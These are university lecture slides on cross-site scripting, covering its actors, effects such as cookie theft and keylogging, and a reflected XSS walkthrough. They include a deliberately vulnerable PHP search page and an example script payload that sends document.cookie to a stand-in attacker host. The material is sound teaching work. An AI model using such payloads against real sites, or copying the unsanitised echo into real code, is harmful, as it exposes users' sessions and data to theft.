Information Security

CS3002

Lecture 17

21st October 2024

Dr. Rana Asif Rehman

Email: r.asif@lhr.nu.edu.pk

Cross Site Scripting (XSS)

Cross Site Scripting (XSS)

- Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application.
- Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data.
- If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

Actors in XSS attack

- In general, an XSS attack involves three actors: **the website**, **the victim**, and **the attacker**.
- **The website** serves HTML pages to users who request them. In our examples, it is located at http://website/.
  - **The website's database** is a database that stores some of the user input included in the website's pages.
- **The victim** is a normal user of the website who requests pages from it using his browser.
- **The attacker** is a malicious user of the website who intends to launch an attack on the victim by exploiting an XSS vulnerability in the website.
  - **The attacker's server** is a web server controlled by the attacker for the sole purpose of stealing the victim's sensitive information. In our examples, it is located at http://attacker/.

What XSS can do?

Following attacks are possible:

- **Cookie theft:**
  - The attacker can access the victim's cookies associated with the website using document.cookie, send them to his own server, and use them to extract sensitive information like session IDs.
- **Keylogging:**
  - The attacker can register a keyboard event listener using addEventListener and then send all of the user's keystrokes to his own server, potentially recording sensitive information such as passwords and credit card numbers.
- **Phishing:**
  - The attacker can insert a fake login form into the page using DOM manipulation, set the form's action attribute to target his own server, and then trick the user into submitting sensitive information.
- ***The malicious JavaScript is executed in the context of that website***


Types of XSS

- Reflected
- Stored
- DOM based


1. Reflected XSS

- Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data.

XSS Scenario - Reflected



XSS Example – Vulnerable Site




- search field on victim.com:
  - **http://victim.com/search.php ? term =** apple

- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term into response

XSS Example – Bad input




- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
         "http://badguy.com?cookie = " +
         document.cookie )  </script>
```

- What if user clicks on this link?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns
     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

XSS Example – Bad input




www.attacker.com

```
http://victim.com/search.php ?
  term = <script> ... </script>
```

www.victim.com

```
<html>
Results for
   <script>
   window.open(http://attacker.com?
   ... document.cookie ...)
   </script>
</html>
```

How attack Works – Reflected XSS



Attacker

Attacker's Server

Website

Website's Response Script

```
print "<html>"
print "You searched for:"
print request.query['keyword']
print "</html>"
```

1

Check this out:
http://website/search?
keyword=<script>...</script>

4

GET http://attacker/?cookie=sensitive-data

2

GET
http://website/search?
keyword=<script>...</script>

3

200 OK

Victim's Browser

